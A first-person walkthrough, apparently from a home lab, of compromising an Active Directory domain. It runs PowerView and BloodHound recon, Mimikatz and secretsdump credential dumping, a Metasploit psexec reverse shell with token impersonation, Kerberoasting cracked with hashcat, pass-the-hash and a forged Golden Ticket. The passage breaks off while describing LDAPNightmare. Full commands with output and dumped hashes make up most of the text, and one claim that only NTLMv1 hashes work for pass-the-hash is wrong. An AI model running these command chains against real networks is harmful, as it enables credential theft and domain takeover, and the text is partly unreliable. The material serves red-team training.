PowerView is a PowerShell script used in penetration testing to gather situational awareness within a Windows domain network. Developed by Will Schroeder and part of the PowerSploit framework and Empire, it allows red team members to enumerate domain information stealthily using PowerShell and WMI queries, avoiding detection by traditional monitoring tools.

Using `evil-winrm`, I logged into the domain controller and ran PowerView:

Press enter or click to view image in full size

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/PowerView/PowerSploit/Recon]
└─────[★]$ evil-winrm -i 10.10.3.2  -u p.griffin -p P@ssw0rd

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\p.griffin\Documents> upload PowerView.ps1

Info: Uploading /home/sherwin/PowerView/PowerSploit/Recon/PowerView.ps1 to C:\Users\p.griffin\Documents\PowerView.ps1

Info: Upload successful!
*Evil-WinRM* PS C:\Users\p.griffin\Documents> ls


    Directory: C:\Users\p.griffin\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          3/7/2025   9:59 PM         770279 PowerView.ps1


*Evil-WinRM* PS C:\Users\p.griffin\Documents> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\p.griffin\Documents>
```

```
. .\PowerView.ps1
Get-NetUser | Where-Object { $_.memberof -like "*Admins*" } | Select-Object
samaccountname,memberof
```

I identified admin-level users and the machines they accessed using PowerView. There are numerous commands available with PowerView; for a comprehensive list and usage details, please refer to its GitHub repository.

Press enter or click to view image in full size

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetUser | Where-Object { $_.memberof -like "*Admins*" } | Select-Object samaccountname

samaccountname
--------------
Administrator
ITAdmin
p.griffin
b.griffin
SQLService
```

BloodHound

BloodHoundis a tool designed to help organizations understand how people, computers, and permissions are connected within their networks, particularly in **Active Directory** and **Azure** environments.


I uploaded and executed SharpHound to gather AD data on the target machine:

Press enter or click to view image in full size


```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/BloodHound]
└──╼ [★]$ evil-winrm -i 10.10.3.2 -u p.griffin -p P@ssw0rd

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\p.griffin\Documents> upload SharpHound.exe

Info: Uploading /home/sherwin/BloodHound/SharpHound.exe to C:\Users\p.griffin\Documents\SharpHound.exe

Info: Upload successful!
*Evil-WinRM* PS C:\Users\p.griffin\Documents> .\SharpHound.exe
2025-03-09T13:13:06.4915604-03:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-03-09T13:13:06.6009286-03:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SP
emote
2025-03-09T13:13:06.6165919-03:00|INFORMATION|Initializing SharpHound at 1:13 PM on 3/9/2025
2025-03-09T13:13:06.7415669-03:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for FAMILYGUY.local : DC1.FAMILYGUY.local
2025-03-09T13:13:06.7729263-03:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-03-09T13:13:06.9761912-03:00|INFORMATION|Beginning LDAP search for FAMILYGUY.local
2025-03-09T13:13:07.0231318-03:00|INFORMATION|Producer has finished, closing LDAP channel
2025-03-09T13:13:07.0231318-03:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-03-09T13:13:37.6948756-03:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2025-03-09T13:13:49.9445308-03:00|INFORMATION|Consumers finished, closing output channel
2025-03-09T13:13:49.9764827-03:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-03-09T13:13:50.1322654-03:00|INFORMATION|Status: 109 objects finished (+109 2.534884)/s -- Using 40 MB RAM
```

I imported the data into BloodHound and found a clear attack path from `p.griffin` to Domain Admin due to excessive group membership.

Press enter or click to view image in full size



Press enter or click to view image in full size



Using the pre-loaded queries to detect shortest path to Domain Admins

Mimikatz

Mimikatz is a tool developed by Benjamin Delpy to learn C and experiment with Windows security. It is now widely recognized for its ability to extract plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory. Additionally, Mimikatz can execute pass-the-hash and pass-the-ticket attacks or generate Golden Tickets.

On a compromised endpoint, I used Mimikatz to dump credentials and Kerberos hashes.

Press enter or click to view image in full size

```
mimikatz #
lsadump::lsa /patch
mimikatz # Domain : FAMILYGUY / S-1-5-21-1704473470-634460711-2796254508

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : e19ccf75ee54e06b06a5907af13cef42

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 4a7040d87e5c148d36cc52fd4de97f89

RID  : 000003e8 (1000)
User : ITAdmin
LM   :
NTLM : e19ccf75ee54e06b06a5907af13cef42
```

Running mimikatz on a compromised machine.

Press enter or click to view image in full size

```
* Kerberos
    Default Salt : FAMILYGUY.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 4361b60207e06dd5

* Kerberos-Newer-Keys
    Default Salt : FAMILYGUY.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 488b0c2c63a5e6b7a7a420f5cdc85041dc1e2863ec1c81743319615c5b61081a
      aes128_hmac       (4096) : 093ecef8ec82ea924b6fb8a4d7d05794
      des_cbc_md5       (4096) : 4361b60207e06dd5
```

Acquired Krbtgt hashes that can be use for Golden Ticket Attack.

Token Impersonation

A **token** is a digital pass that allows users to access a system without repeatedly entering their password. It's like a special cookie that proves your identity after you log in once, giving you seamless access to different parts of the system.

I used Incognito and Metasploit to dump credentials and steal an active user token:

Press enter or click to view image in full size

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/psexec) >> run
[*] Started reverse TCP handler on 10.10.3.4:4444
[*] 10.10.3.5:445 - Connecting to the server...
[*] 10.10.3.5:445 - Authenticating to 10.10.3.5:445 as user 'administrator'...
[!] 10.10.3.5:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 10.10.3.5:445 - Uploading payload... ExZQyrta.exe
[*] 10.10.3.5:445 - Created \ExZQyrta.exe...
[+] 10.10.3.5:445 - Service started successfully...
[*] Sending stage (203846 bytes) to 10.10.3.5
[*] 10.10.3.5:445 - Deleting \ExZQyrta.exe...
[*] Meterpreter session 9 opened (10.10.3.4:4444 -> 10.10.3.5:56512) at 2025-03-09 19:59:22 -0300
(Meterpreter 9)(C:\Windows\system32) >
```

Running Metasploit to access the target machine.

Press enter or click to view image in full size

```
(Meterpreter 11)(C:\Windows\system32) > load incognito
Loading extension incognito...Success.
(Meterpreter 11)(C:\Windows\system32) > list_tokens -u

Delegation Tokens Available
============================================
FAMILYGUY\p.griffin
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
Font Driver Host\UMFD-3
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
PC2\BrianGriffin
Window Manager\DWM-2
Window Manager\DWM-3

Impersonation Tokens Available
============================================
No tokens available

(Meterpreter 11)(C:\Windows\system32) >
```

```
Meterpreter 11)(C:\Windows\system32) > impersonate_token FAMILYGUY\\p.griffin
+] Delegation token available
+] Successfully impersonated user FAMILYGUY\p.griffin
Meterpreter 11)(C:\Windows\system32) >
```

Impersonating available tokens

Press enter or click to view image in full size

```
(Meterpreter 11)(C:\Windows\system32) > shell
Process 6856 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>ps -ep bypass
ps -ep bypass
'ps' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> net user p.griffin NewP@ssw0rd /domain
net user p.griffin NewP@ssw0rd /domain
The request will be processed at a domain controller for domain FAMILYGUY.local.

The command completed successfully.
```

Successful token impersonation and owning Domain Admin's account.

Kerberoasting

In the digital world, Kerberoasting works when an attackers request special "tickets" from the network's authentication system (called Kerberos) that allow users to access certain services. These tickets are protected by passwords, but if the password isn't strong enough, attackers can crack it and gain access.

Kerberoasting using Impacket's `GetUserSPNs.py`:

GetUserSPNs.py FAMILYGUY.local/p.griffin:P@ssw0rd -dc-ip 10.10.3.2 -request

Press enter or click to view image in full size

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~]
└──╼ [★]$ impacket-GetUserSPNs familyguy.local/g.quagmire:P@ssw0rd -dc-ip 10.10.3.2 -request
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                  Name        MemberOf                                                      PasswordLastSet             LastLogon  Delegation
------------------------------------  ----------  ------------------------------------------------------------  --------------------------  ---------  ----------
DC1/SQLService.FAMILYGUY.local:60111  SQLService  CN=Group Policy Creator Owners,OU=Groups,DC=FAMILYGUY,DC=local  2025-01-25 20:28:40.182044  <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*SQLService$FAMILYGUY.LOCAL$familyguy.local/SQLService*$91ac4d90a5cece06fc3f59c8282480aa$654f3b3e74392567ce140783053fabeb8ab4ac1ac31817841e6dde5b38692ffb6
7dd69d4830c86bcca197ee812ca794b3ee857e8c6aeb45fd8fa96aef7b9ccaf4ba032624a883841c461668b9907e179ff2fa1efd404cd22970a6e216afb8b8d0783260a36ec85e82a45f5cf7a56ce9d66b12a6
96edf8629dd9af574d8584444dae978f4b994f85cf980b8a95d46c1c31a87f960b0a2f70ce7ea9573143a7c12f4d6a35ceea5c5f1331c81ef3ffeb0703796917405184e7effa03a3d89969976e7c77092bbe62
9cf4baead46834652511b658b12629eb0b5ce13186628661c5b69c786370e9a78e19995c7013856ee9ee73fb914f2ef957e801302df44cd7ca811ba8009e0bd6ab8c9f058f53caf771a3e7421c01e94378c470
40cbb1973b2453728842b494cc12186157a02029c8bae4765ec6555827df97a97e674b8bc4773f48d885423c1bed8bc89e2dc32302c7aeb55fdca5f892a0cc31c9440b7d0b0d5548f522b87fede861862cc83c
0de47637efbeacc7223edc4e0555a7571b23d9598e4caaa5e81df355a59e437eda55c7cfe65a106924659bceab50e256a07125a96ff66142f9c8a62dd3e4fc473fc97bf75082ce9d95a1b3e645c6ae8a6b6884
19383f92dc3b8c285353e3dad250af4d39c549b2957708cf250c8432920cbe8b8c551a9108f89aeff285e1760734a006071270ddc4024a6aca866c5b521a376d429290bf09c56abbdf60c1df2459d9dbb5e0a5
bd934d086afc08fd6fdc50b7bdb6648b66abf5bfb90f905a5bb0160f41633ea8a6a6427dcd3a774d3ec24ffc03e6a0f18ffcf315fded7290fdcac6a8b308028561abaec829d7a642d836b1dbff49fd74062fdd
7e38f217aff557fd6dcc3e8fc1d7d1fea1e1202a8cde66b65bf071be39d22a4609ccabc93f973742b583c1c4420a55b9b82db7205040f12ca9c5219e5c091d0e72a87a414a53be3a58a3b2cf3b1f337f86ad54
88651eba94791df332a33f7c8c66dca6ce63a1c6db052581e4c0ed09b7b0e02538092153b7ac206ac69df2e5a7fac3f5c42a9776445b6ae29687b1559e6fa8da2c15511b1562166909edb8da61b1d72afe6bbe
59c3dcb25ddd2dc2e92b71e703775dcd18e4c722de884789b4a54c499393ba02e3c4196a12e4eaf95b16c6cce9f8af763e9087250b1826eec8862ed4290f018aa849a75f476805ab985a023284c4a5f4390e63
4965ff0eafbeeb6522bf79d07bca9703165a51df9839a524770d2f60c93e4b323624bc77a4af5150f74c373be124ca77fa994ca943b0f5a6f80f5c9817aa70612c7c63186f8f437d745aa6a9f2da9c3ce83a46
06597264a0fd9eae0d3a701f94f7533635d0bc457a8894e4a0b75f88bf006fc820ce66bcf2b67acda0c6bfa7f9703a77c260a0a6bc3b022e73ff5b451b63f13e5aea339bf3e07a3ab4124f12b4f43a038b9e2e
0736e16d1989ccca8347294ff7149e981ac85765766202d6cf50dda483af6dc44ddbe3033b265263f53c2c24af957b2e9c1a5c98f09bcefe3c1ad78be5f9f197463941f61503f25953b10411978
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~]
```

Once I got the Kerberos Ticket Granting Service hash of SQLService, I cracked it in my host machine using hashcat and rockyou.txt wordlist.

```
$krb5tgs$23$*SQLService$FAMILYGUY.LOCAL$familyguy.local/SQLService*$91ac4d90a5cece06fc3f59c8282480aa$654
b45fd8fa96aef7b9ccaf4ba032624a883841c461668b9907e179ff2fa1efd404cd22970a6e216afb8b8d0783260a36ec85e82a45
c12f4d6a35ceea5c5f1331c81ef3ffeb0703796917405184e7effa03a3d89969976e7c77092bbe629cf4baead46834652511b658
b8c9f058f53caf771a3e7421c01e94378c47040cbb1973b2453728842b494cc12186157a02029c8bae4765ec6555827df97a97e6
37efbeacc7223edc4e0555a7571b23d9598e4caaa5e81df355a59e437eda55c7cfe65a106924659bceab50e256a07125a96ff661
50c8432920cbe8b8c551a9108f89aeff285e1760734a006071270ddc4024a6aca866c5b521a376d429290bf09c56abbdf60c1df2
a0f18ffcf315fded7290fdcac6a8b308028561abaec829d7a642d836b1dbff49fd74062fdd7e38f217aff557fd6dcc3e8fc1d7d1
14a53be3a58a3b2cf3b1f337f86ad5488651eba94791df332a33f7c8c66dca6ce63a1c6db052581e4c0ed09b7b0e02538092153b
2dc2e92b71e703775dcd18e4c722de884789b4a54c499393ba02e3c4196a12e4eaf95b16c6cce9f8af763e9087250b1826eec886
0c93e4b323624bc77a4af5150f74c373be124ca77fa994ca943b0f5a6f80f5c9817aa70612c7c63186f8f437d745aa6a9f2da9c3
60a0a6bc3b022e73ff5b451b63f13e5aea339bf3e07a3ab4124f12b4f43a038b9e2e0736e16d1989ccca8347294ff7149e981ac8
25953b10411978:P@ssw0rd

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*SQLService$FAMILYGUY.LOCAL$familyguy.l...411978
Time.Started.....: Sat Mar 22 18:31:59 2025 (1 sec)
Time.Estimated...: Sat Mar 22 18:32:00 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (.\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 24851.2 kH/s (12.11ms) @ Accel:512 Loops:1 Thr:32 Vec:1
Speed.#2.........:   146.9 kH/s (9.85ms) @ Accel:16 Loops:1 Thr:8 Vec:1
Speed.#*.........: 24998.2 kH/s
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 500352/14344384 (3.49%)
Rejected.........: 0/500352 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: kikay -> langkous
Candidates.#2....: joanne16 -> iulia1
Hardware.Mon.#1..: Temp: 61c Util:  1% Core: 960MHz Mem:6801MHz Bus:16
Hardware.Mon.#2..: N/A

Started: Sat Mar 22 18:31:56 2025
Stopped: Sat Mar 22 18:32:01 2025
PS D:\Toolchain\hashcat-6.2.6>
```

Pass-the-Hash

A technique used in cybersecurity attacks where an attacker bypasses password authentication by using the **NTLM hash** of a user's password instead of the plaintext

password itself. This is a very effective attack especially when the password hash is hard to crack. If the organization is reusing passwords to setup their machines, there's a high chance that this attack will succeed since the same password will produce the same ntlm hash.

Since we obtained this list of hashes from our SMB relay attack, let's try using one of the user's NT hashes (BrianGriffin) to see if it grants access to other machines. **Note: Only NTLMv1 hashes are usable in Pass-the-Hash attacks.**

```
psexec.py FAMILYGUY.local/BrianGriffin@10.10.3.5 -hashes
e19ccf75ee54e06b06a5907af13cef42:e19ccf75ee54e06b06a5907af13cef42
```

Press enter or click to view image in full size

```
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0f4f32a64d4627c47a22b59a9c67d108
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:12375b7b7ac6bd22e03ed99f2bc83584:::
BrianGriffin:1001:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
```

secretsdump (DCSync attack)

In case you were unable to obtain the hashes during the SMB relay attack, you can use a tool called secretsdump, which is part of the Impacket toolkit, to dump the hashes — provided you already have a compromised account.

Press enter or click to view image in full size

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~]
└──╼ [★]$ secretsdump.py familyguy/p.griffin:P@ssw0rd@10.10.3.5
Impacket v0.13.0.dev0+20250109.91705.ac02e0e - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0f4f32a64d4627c47a22b59a9c67d108
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:12375b7b7ac6bd22e03ed99f2bc83584:::
BrianGriffin:1001:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
[*] Dumping cached domain logon information (domain/username:hash)
FAMILYGUY.LOCAL/p.griffin:$DCC2$10240#p.griffin#d1bdac8bb6e8fdf8fa297a06c9de2cd4: (2025-03-09 17:36:43+00:00)
FAMILYGUY.LOCAL/c.brown:$DCC2$10240#c.brown#b74b05c4c18c2e4574bad8d001baae70: (2025-03-03 00:00:51+00:00)
FAMILYGUY.LOCAL/ITAdmin:$DCC2$10240#ITAdmin#5782945576033e8df4895059ed9af6df: (2025-03-03 22:12:41+00:00)
FAMILYGUY.LOCAL/Administrator:$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42: (2025-03-03 02:23:53+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
FAMILYGUY\PC2$:aes256-cts-hmac-sha1-96:cf692dca53b5da828451722965ae7079af30622a8de31800732b8b1b45c34a08
FAMILYGUY\PC2$:aes128-cts-hmac-sha1-96:b35c16ab979f53bea763f5d38e3a087c
FAMILYGUY\PC2$:des-cbc-md5:d58504ae4a73e3b0
FAMILYGUY\PC2$:plain_password_hex:7600250076003f00250054006b003b005a0040004100470034003c0044005d00710077004d00460072003c003b0
440077005f0050004a00490050004f00570049003e004e0046002a00310053006d002100400020005700370030d0069005800580069006d0032004d006a005
005a002d005100210057002f004a005e005d0020005e0030005300610048002e0031006900680072007400330006f004f002d007600360075006100400057
4c0020005b007500
```

Acquiring NTLMv1 hashes using Impacket-secretsdump

I was able to gain a shell on **PC2** using **psexec** and the stolen NT hash. Although **psexec** requires the **LMHash** (even though Windows 10 no longer uses it), I used the **NTLM hash** as a substitute placeholder in this case.

Press enter or click to view image in full size

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~]
└─────► [★]$ impacket-psexec PC2/administrator@10.10.3.5 -hashes 'e19ccf75ee54e06b06a5907af13cef42:e19ccf75ee54e06b06a5907af13cef42'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.3.5.....
[*] Found writable share ADMIN$
[*] Uploading file iUZDJQGt.exe
[*] Opening SVCManager on 10.10.3.5.....
[*] Creating service DFwg on 10.10.3.5.....
[*] Starting service DFwg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Golden Ticket Attack

A **Golden Ticket Attack** is a powerful Kerberos-based attack that allows an attacker to create forged authentication tickets (TGTs) for any user in the domain, effectively granting **unrestricted access** to domain resources.

With the krbtgt hash obtained earlier, I forged a Kerberos TGT. **Note: In my experience, only the AES key works for forging tickets on Windows Server 2022. You must also use an existing user account.**

```
ticketer.py -aesKey <krbtgt_hash_aeskey> -domain-sid <domain_sid> -domain
familyguy.local administrator
```

Press enter or click to view image in full size

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/goldenticket_dir]
└─────► [★]$ ticketer.py -aesKey 488b0c2c63a5e6b7a7a420f5cdc85041dc1e2863ec1c81743319615c5b61081a -domain-sid S-1-5-21-1704473470-634460711-2796254508 -domain familyguy.
local -user-id 1107 c.brown
Impacket v0.13.0.dev0+20250109.91705.ac02e0e - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for familyguy.local/c.brown
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in c.brown.ccache
```

Forging the golden ticket

Press enter or click to view image in full size

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/goldenticket_dir]
└─── [★]$ export KRB5CCNAME=/home/sherwin/goldenticket_dir/c.brown.ccache
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/goldenticket_dir]
└─── [★]$
```

Exporting the forged ticket

Press enter or click to view image in full size

```
└─── [★]$ psexec.py familyguy.local/c.brown@PC2.familyguy.local -k -no-pass
Impacket v0.13.0.dev0+20250109.91705.ac02e0e - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on PC2.familyguy.local.....
[*] Found writable share ADMIN$
[*] Uploading file XBZrPDUC.exe
[*] Opening SVCManager on PC2.familyguy.local.....
[*] Creating service mgEH on PC2.familyguy.local.....
[*] Starting service mgEH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
PC2

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Using the golden ticket to gain shell

Zero Day Exploit — LDAPNightmare (CVE-2024–49113) December 2024

LDAP Nightmare is a security flaw in Microsoft's Lightweight Directory Access Protocol.It allows attackers to crash unpatched Windows servers or even gain remote control of them. The vulnerability affects all unpatched Windows Server versions (2019–2022) and requires no special access, only the ability to connect over the internet.

Here's an explanation of how the **LDAP Nightmare** attack works step by step:

Step 1: DCE/RPC Request: The attacker sends a special type of request (called a DCE/RPC request) to the target server (the victim).

Step 2: DNS SRV Query: The victim server, in response, is triggered to make a DNS query to resolve the domain **SafeBreachLabs.pro**.

